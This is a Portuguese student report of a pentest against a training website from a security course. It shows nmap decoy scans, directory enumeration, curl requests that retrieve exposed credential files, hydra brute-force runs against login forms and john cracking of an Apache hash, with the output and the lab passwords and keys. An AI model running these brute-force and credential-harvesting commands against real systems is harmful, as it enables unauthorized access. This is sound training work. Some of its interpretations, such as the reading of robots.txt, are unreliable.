Serviço Público Federal
Ministério da Educação
Fundação Universidade Federal de Mato Grosso do Sul

Atividade Orientada a Ensino

Acadêmico: Hatanael Lima Fernandes
RGA: 2021.1907.045-5
Professor: Carlos Alberto da Silva
Atividade: Atividade Orientada a Ensino sobre Segurança computacional

1. INTRODUÇÃO

As atividades orientadas a ensino realizadas focaram no tema de Segurança Computacional, com estudos direcionados a Pentest (Teste de Intrusão). As ferramentas estudadas estão listadas a seguir, exibindo os comandos executados, resultados obtidos e vulnerabilidades encontradas e exploradas.
O site alvo do pentest foi disponibilizado pela empresa Desec Security - disponibilizado em seu respectivo curso de Pentest, dessa forma, foi possível utilizá-lo sem cometer nenhuma infração do ponto de vista ético e legal.

2. MAPEAMENTO

Site: http://www.businesscorp.com.br

2.1 Mapeando o Host

2.1.1 nmap -D RND:20 --open -sS -top-ports=100 businesscorp.com.br -oN portas-abertas

-D RND:20 = spoofing de 20 Ips aleatorios

--open = apenas portas abertas

-sS = Faz um TCP SYN scan

-top-ports=100 = faz scan apenas das 100 portas mais comuns, segundo a lista do Nmap

-oN = Salva o resultado no arquivo portas-abertas, em formato “normal” (legível).

```
Nmap scan report for businesscorp.com.br (37.59.174.225)
Host is up (0.34s latency).
rDNS record for 37.59.174.225: ip225.ip-37-59-174.eu
Not shown: 91 closed tcp ports (reset), 4 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
```

Resultados:

Portas abertas:
21/tcp = FTP;
22/tcp = ssh;
53/tcp = domain;
80/tcp = http;
111/tcp = rpcbind;

2.1.2 nmap -p 21,22,53,80,111 -sV -sC businesscorp.com.br -oN porta-versao

-p = especifica as portas a serem testadas

-sV = identifica versões dos serviços nas portas abertas

-sC = executa scripts padrão do Nmap (NSE)

-oN = salva o resultado no arquivo porta-versao, formato “normal” (legível)

```
Nmap scan report for businesscorp.com.br (37.59.174.225)
Host is up (0.35s latency).
rDNS record for 37.59.174.225: ip225.ip-37-59-174.eu

PORT    STATE SERVICE VERSION
21/tcp  open  ftp     ProFTPD 1.3.4a
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   1024 d8:c4:e6:f1:cb:d0:67:51:8e:65:c3:52:a6:d5:c9:b4 (DSA)
|   2048 e2:c5:29:de:7f:e5:4a:3e:66:15:a7:a6:96:9c:73:a2 (RSA)
|_  256 ec:59:07:9b:7c:61:52:9d:a2:10:9f:92:8f:0c:ed:4a (ECDSA)
53/tcp  open  domain  ISC BIND 9.8.4-rpz2+rl005.12-P1
| dns-nsid:
|_  bind.version: 9.8.4-rpz2+rl005.12-P1
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Business Corp
| http-robots.txt: 4 disallowed entries
|_/_restrito /_docs /admin /bkp
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.94 seconds
```

2.1.3 gobuster dir -u https://businesscorp.com.br/ -w /usr/share/dirb/wordlists/big.txt -t 100 -e --no-error -r -oN gobuster-businesscorp

-u = alvo

-e = estendido (url completa)

-w = wordlist

–no error = não exibir erros na tela

-r = se redirecionar, seguir os redirecionamentos


o = salvar arquivo

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.businesscorp.com.br/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://www.businesscorp.com.br/.htpasswd            (Status: 403) [Size: 300]
http://www.businesscorp.com.br/.htaccess            (Status: 403) [Size: 300]
http://www.businesscorp.com.br/_docs                (Status: 200) [Size: 917]
http://www.businesscorp.com.br/admin                (Status: 200) [Size: 718]
http://www.businesscorp.com.br/app                  (Status: 200) [Size: 185]
http://www.businesscorp.com.br/bkp                  (Status: 200) [Size: 911]
http://www.businesscorp.com.br/cgi-bin/             (Status: 403) [Size: 299]
http://www.businesscorp.com.br/config               (Status: 200) [Size: 101]
http://www.businesscorp.com.br/css                  (Status: 200) [Size: 2123]
http://www.businesscorp.com.br/db                   (Status: 200) [Size: 51]
http://www.businesscorp.com.br/demo                 (Status: 200) [Size: 22657]
http://www.businesscorp.com.br/favicon              (Status: 200) [Size: 1200]
http://www.businesscorp.com.br/images               (Status: 200) [Size: 2456]
http://www.businesscorp.com.br/index                (Status: 200) [Size: 7094]
http://www.businesscorp.com.br/info                 (Status: 200) [Size: 80]
http://www.businesscorp.com.br/intranet             (Status: 200) [Size: 185]
http://www.businesscorp.com.br/js                   (Status: 200) [Size: 2836]
http://www.businesscorp.com.br/pass                 (Status: 200) [Size: 46]
http://www.businesscorp.com.br/robots.txt           (Status: 200) [Size: 130]
http://www.businesscorp.com.br/robots               (Status: 200) [Size: 130]
http://www.businesscorp.com.br/ri                   (Status: 200) [Size: 906]
http://www.businesscorp.com.br/server-status        (Status: 403) [Size: 304]
http://www.businesscorp.com.br/sitemap.xml          (Status: 200) [Size: 624]
http://www.businesscorp.com.br/sitemap              (Status: 200) [Size: 624]
http://www.businesscorp.com.br/site                 (Status: 200) [Size: 6942]
http://www.businesscorp.com.br/teste                (Status: 401) [Size: 490]
http://www.businesscorp.com.br/~administrator       (Status: 200) [Size: 929]
Progress: 20469 / 20470 (100.00%)
```

2.2 Mapeando a aplicação


2.2.1 wafw00f -v "http://businesscorp.com.br"

-v = modo verboso (mostra detalhes do processo de detecção)



confirma que o site **não está utilizando Waf (web Aplication Firewall)**

2.2.2 whatweb http://businesscorp.com.br



O Site utiliza Javascript e Nginx como tecnologias que possivelmente possam ser encontrados CVEs. É hospedada no servidor Apache.


3. EXPLORACAO

3.1 curl -i https://www.businesscorp.com.br/_docs

-i = exibe os headers (cabeçalhos) da resposta HTTP junto com o conteúdo

Foi encontrado um arquivo senhas.txt

3.1.1 curl -i https://www.businesscorp.com.br/_docs/senhas.txt



Curl Retornou 2 possíveis usuários e senhas;

3.2 curl -i https://www.businesscorp.com.br/app

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/app/"
<form method="POST">
    Username: <input name="username" type="text" /><br />
    Password: <input name="password" type="password" /><br />
    <input type="submit" value="Entrar" />
```

O Curl retornou uma página de login

3.2.1 curl -i -k -X POST -d "username=admin&password=123" \ http://businesscorp.com.br/app/

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# curl -i -k -X POST -d "username=admin&password=123" http://businesscorp.com.br/app/
HTTP/1.1 200 OK
Date: Fri, 27 Sep 2019 21:52:38 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Vary: Accept-Encoding
Content-Length: 185
Content-Type: text/html

<form method="POST">
    Username: <input name="username" type="text" /><br />
    Password: <input name="password" type="password" /><br />
    <input type="submit" value="Entrar" />
```

3.2.2 hydra -l admin -P senhacurta.txt \ businesscorp.com.br http-post-form \ "/app/:username=^USER^&password=^PASS^:F=200" -v

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# hydra -l admin -P senhacurta.txt \
  businesscorp.com.br http-post-form "/app/:username=^USER^&password=^PASS^:F=200" -v

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-11 17:31:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 501 login tries (l:1/p:501), ~32 tries per task
[DATA] attacking http-post-form://businesscorp.com.br:80/app/:username=^USER^&password=^PASS^:F=200
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] attack finished for businesscorp.com.br (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-11 17:32:24
```

tentativa de força bruta e possível, porem nenhuma tentativa teve sucesso, incluindo as senhas disponibilizadas no arquivo senhas.txt

3.3 curl https://businesscorp.com.br/bkp

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/bkp/"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /bkp</title>
 </head>
 <body>
<h1>Index of /bkp</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C
=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">  - </td><td>&nbs
p;</td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="script.sh">script.sh</a></td><td align="right">27-Sep-2019 13:10  </td><td ali
gn="right">  64 </td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.22 (Debian) Server at www.businesscorp.com.br Port 80</address>
</body></html>
```

Curl retorna um arquivo script.sh

3.3.1 curl https://businesscorp.com.br/bkp/sript.sh

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/bkp/script.sh"
#!/bin/bash
#Backup diario

cp /var/www/db/update.sql /var/bkp/
```

Curl retorna possíveis configurações de backup

3.3.2 gobuster dir -u http://www.businesscorp.com.br/bkp/ -w /usr/share/wordlists/dirb/common.txt

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# gobuster dir -u http://www.businesscorp.com.br/bkp/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://www.businesscorp.com.br/bkp/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 299]
/.htaccess           (Status: 403) [Size: 304]
/.htpasswd           (Status: 403) [Size: 304]
/script              (Status: 200) [Size: 64]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

3.4 curl https://businesscorp.com.br/config

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/config"
CONFIGURACOES DO SERVIDOR

HARDWARE DELL

usuario: admin
senha: b3sac992883

KEY: Gh4ck1ng9988299311
```

Curl retornou possíveis informações do servidor

3.5 curl https://businesscorp.com.br/css/

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/css/"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /css</title>
 </head>
 <body>
<h1>Index of /css</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="default.css">default.css</a></td><td align="right">06-Feb-2015 01:47  </td><td align="right"> 19K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="font-awesome/">font-awesome/</a></td><td align="right">06-Feb-2015 01:47  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fontello/">fontello/</a></td><td align="right">06-Feb-2015 01:47  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="fonts.css">fonts.css</a></td><td align="right">06-Feb-2015 01:47  </td><td align="right">6.1K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="fonts/">fonts/</a></td><td align="right">06-Feb-2015 01:47  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="layout.css">layout.css</a></td><td align="right">06-Feb-2015 01:47  </td><td align="right"> 10K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="media-queries.css">media-queries.css</a></td><td align="right">06-Feb-2015 01:47  </td><td align="right">7.7K</td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.22 (Debian) Server at www.businesscorp.com.br Port 80</address>
</body></html>
```

Curl retornou possíveis informações de CSS

3.6 curl https://businesscorp.com.br/db/

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/db/"
VOCE NAO TEM PERMISSAO PARA ACESSAR ESTE DIRETORIO
```

3.6.1 gobuster dir -u http://businesscorp.com.br/db/ -w /usr/share/wordlists/dirb/common.txt -t 20

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# gobuster dir -u http://businesscorp.com.br/db/ -w /usr/share/wordlists/dirb/common.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://businesscorp.com.br/db/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 294]
/.htpasswd            (Status: 403) [Size: 299]
/.htaccess            (Status: 403) [Size: 299]
/index                (Status: 200) [Size: 51]
/index.html           (Status: 200) [Size: 51]
/update               (Status: 200) [Size: 118]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

3.6.2 curl https://businesscorp.com.br/db/update

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# curl -k http://businesscorp.com.br/db/update
#Exemplo de ma configuracao
#Information Gathering
#Muito bem!

Key para pontuar no vlab = d81j237sh102k3a88njsnna12
```

3.7 curl https://businesscorp.com.br/intranet/

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/intranet/"
<form method="POST">
    Username: <input name="username" type="text" /><br />
    Password: <input name="password" type="password" /><br />
    <input type="submit" value="Entrar" />
```

3.7.1 hydra -l admin -P senhacurta.txt \

businesscorp.com.br http-post-form "/intranet/:username=^USER^&password=^PASS^:F=200"

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# hydra -l admin -P senhacurta.txt \
  businesscorp.com.br http-post-form "/intranet/:username=^USER^&password=^PASS^:F=200"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-11 18:13:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 501 login tries (l:1/p:501), ~32 tries per task
[DATA] attacking http-post-form://businesscorp.com.br:80/intranet/:username=^USER^&password=^PASS^:F=200
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-11 18:13:53
```

tentativa de forca bruta e possível, porem nenhuma tentativa teve sucesso, incluindo as senhas disponibilizadas no arquivo senhas.txt

3.8 curl https://businesscorp.com.br/js

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/js/"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /js</title>
 </head>
 <body>
<h1>Index of /js</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C
=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">  - </td><td>&nbs
p;</td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="backstretch.js">backstretch.js</a></td><td align="right">06-Feb-2015 01:47
  </td><td align="right">4.1K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="getClient.js">getClient.js</a></td><td align="right">26-Sep-2019 18:24  </t
d><td align="right">258 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="gmaps.js">gmaps.js</a></td><td align="right">06-Feb-2015 01:47  </td><td al
ign="right"> 52K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="init.js">init.js</a></td><td align="right">06-Feb-2015 01:47  </td><td alig
n="right">6.3K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="jquery-1.10.2.min.js">jquery-1.10.2.min.js</a></td><td align="right">06-Feb
-2015 01:47  </td><td align="right"> 91K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="jquery-migrate-1.2.1.min.js">jquery-migrate-1.2.1.min.js</a></td><td align=
"right">06-Feb-2015 01:47  </td><td align="right">7.0K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="jquery.countdown.js">jquery.countdown.js</a></td><td align="right">06-Feb-2
015 01:47  </td><td align="right">8.1K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="jquery.placeholder.js">jquery.placeholder.js</a></td><td align="right">06-F
eb-2015 01:47  </td><td align="right">5.2K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="modernizr.js">modernizr.js</a></td><td align="right">06-Feb-2015 01:47  </t
d><td align="right"> 15K</td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[   ]"></td><td><a href="waypoints.js">waypoints.js</a></td><td align="right">06-Feb-2015 01:47  </t
d><td align="right">3.9K</td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.22 (Debian) Server at www.businesscorp.com.br Port 80</address>
</body></html>
```

3.8.1 curl -k http://www.businesscorp.com.br/js/getClient.js

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# curl -k http://www.businesscorp.com.br/js/getClient.js
var request = new XMLHttpRequest();

request.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      console.log(this.responseText);
    }
  };
  request.open("GET", "/apiClients/showNames.xml", true);
  request.send();
```

É um **JavaScript que faz uma requisição AJAX (XMLHttpRequest)** para: /apiClients/showNames.xml
Ele faz um **GET** e, quando a resposta chega com sucesso (`status == 200`), imprime o conteúdo no console: `console.log(this.responseText);`

3.8.2 curl -k http://businesscorp.com.br/apiClients/showNames.xml

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# curl -k http://businesscorp.com.br/apiClients/showNames.xml
<?xml version="1.0" encoding="UTF-8"?>
<Clients>
  <showNames>
    <Cliente>Rafael Albertoni</Cliente>
    <Conta>278834</Conta>
  </showNames>

  <showNames>
    <Cliente>Julia Carla Stefan</Cliente>
    <Conta>293884</Conta>
  </showNames>

  <showNames>
    <Cliente>Wilson Santos</Cliente>
    <Conta>298333</Conta>
  </showNames>

  <showNames>
    <Cliente>Osmar Bueno Provincio</Cliente>
    <Conta>265009</Conta>
  </showNames>

  <showNames>
    <Cliente>Franchesco Oligar</Cliente>
    <Conta>283748</Conta>
  </showNames>

  <showNames>
    <Cliente>Jose dos Santos</Cliente>
    <Conta>275829</Conta>
  </showNames>

  <showNames>
    <Cliente>KEY PARA PONTUAR NO VLAB</Cliente>
    <Conta>W3bR3nc0nisN3c3ss4ry10</Conta>
  </showNames>
</Clients>
```

arquivo XML com **nomes de clientes e contas dos clientes**

3.9 curl https://businesscorp.com.br/pass

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/pass"
moikano:$apr1$V00rWFKx$wjJgy.fDsede3BPTRkeAe0
```

O prefixo `$apr1$` indica que é um **hash Apache MD5 (apr1)**, gerado com o **htpasswd**.

3.9.1 john --wordlist=rockyou.txt --format=md5crypt hash.txt

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# john --wordlist=rockyou.txt --format=md5crypt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4×2])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fuck             (?)
1g 0:00:00:00 DONE (2025-07-11 18:32) 14.28g/s 106971p/s 106971c/s 106971C/s reymysterio..wildfire
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

senha = fuck

3.10 curl https://businesscorp.com.br/robots.txt


```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/robots.txt"
User-agent: *
Disallow: /_restrito
Disallow: /_docs
Disallow: /admin
Disallow: /bkp
Allow: /configuracoes/comunicacao/projeto.txt
```

No Robots foi encontrado que qualquer usuario tem acesso aos diretorios:
/_restrito
/_docs
/admin
/bkp

3.11 curl https://businesscorp.com.br/ri

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/ri/"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /ri</title>
 </head>
 <body>
<h1>Index of /ri</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[    ]"></td><td><a href="RI.doc">RI.doc</a></td><td align="right">26-Sep-2019 01:47  </td><td align="right">  33K</td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.22 (Debian) Server at www.businesscorp.com.br Port 80</address>
</body></html>
```

revelou um documento relevante



3.12 curl http://businesscorp.com.br/sitemap.xml

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/sitemap.xml/"

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /sitemap.xml/ was not found on this server.</p>
<hr>
<address>Apache/2.2.22 (Debian) Server at www.businesscorp.com.br Port 80</address>
</body></html>
```

3.13 curl http://businesscorp.com.br/~administrator/

```
┌──(root㉿pentest)-[/home/pentest/Desktop]
└─# curl -k "http://www.businesscorp.com.br/~administrator/"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /~administrator</title>
 </head>
 <body>
<h1>Index of /~administrator</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C
=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td><td> </td><td align="right">  - </td><td>&nbs
p;</td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="key.txt">key.txt</a></td><td align="right">27-Sep-2019 13:00  </td><td align="
right"> 83 </td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.2.22 (Debian) Server at www.businesscorp.com.br Port 80</address>
</body></html>
```

3.14 url -k http://businesscorp.com.br/~administrator/key.txt

```
┌──(root㉿pentest)-[/home/pentest/Desktop/pentest-tcc]
└─# curl -k http://businesscorp.com.br/~administrator/key.txt
Muito bem!

Utilize a key g80889113568fkp9 para habilitar sua pontuacao no VLAB.
```

4. CONCLUSAO

Durante o pentest realizado no domínio businesscorp.com.br, foram identificadas vulnerabilidades críticas que comprometem a segurança da aplicação e do servidor. Foi constatada a exposição de arquivos sensíveis, como o /config, que revelou credenciais administrativas e uma chave de API, caracterizando a vulnerabilidade **CWE-200: Exposure of Sensitive Information**. Além disso, o arquivo /bkp/script.sh expôs caminhos internos do sistema, como /var/www/db/update.sql, configurando uma falha do tipo **CWE-538: File and Directory Information Exposure**.

Outro achado relevante foi o arquivo /pass, que continha um hash Apache MD5 ($apr1$) referente ao usuário moikano. O hash foi quebrado com sucesso, revelando a senha fuck, o que evidencia a vulnerabilidade **CWE-312: Cleartext Storage of Sensitive Information** e possibilita o acesso não autorizado ao sistema. Também foi identificado um endpoint exposto, /apiClients/showNames.xml, que pode permitir o vazamento de dados de clientes, enquadrando-se na falha **CWE-201: Information Exposure Through Sent Data**.

Adicionalmente, a análise do frontend revelou o uso de bibliotecas desatualizadas, como Backstretch v2.0.4 (2013) e possivelmente uma versão vulnerável do jQuery. Essa prática eleva o risco de exploração de CVEs conhecidos, como o **CVE-2019-11358: Prototype Pollution in jQuery**.

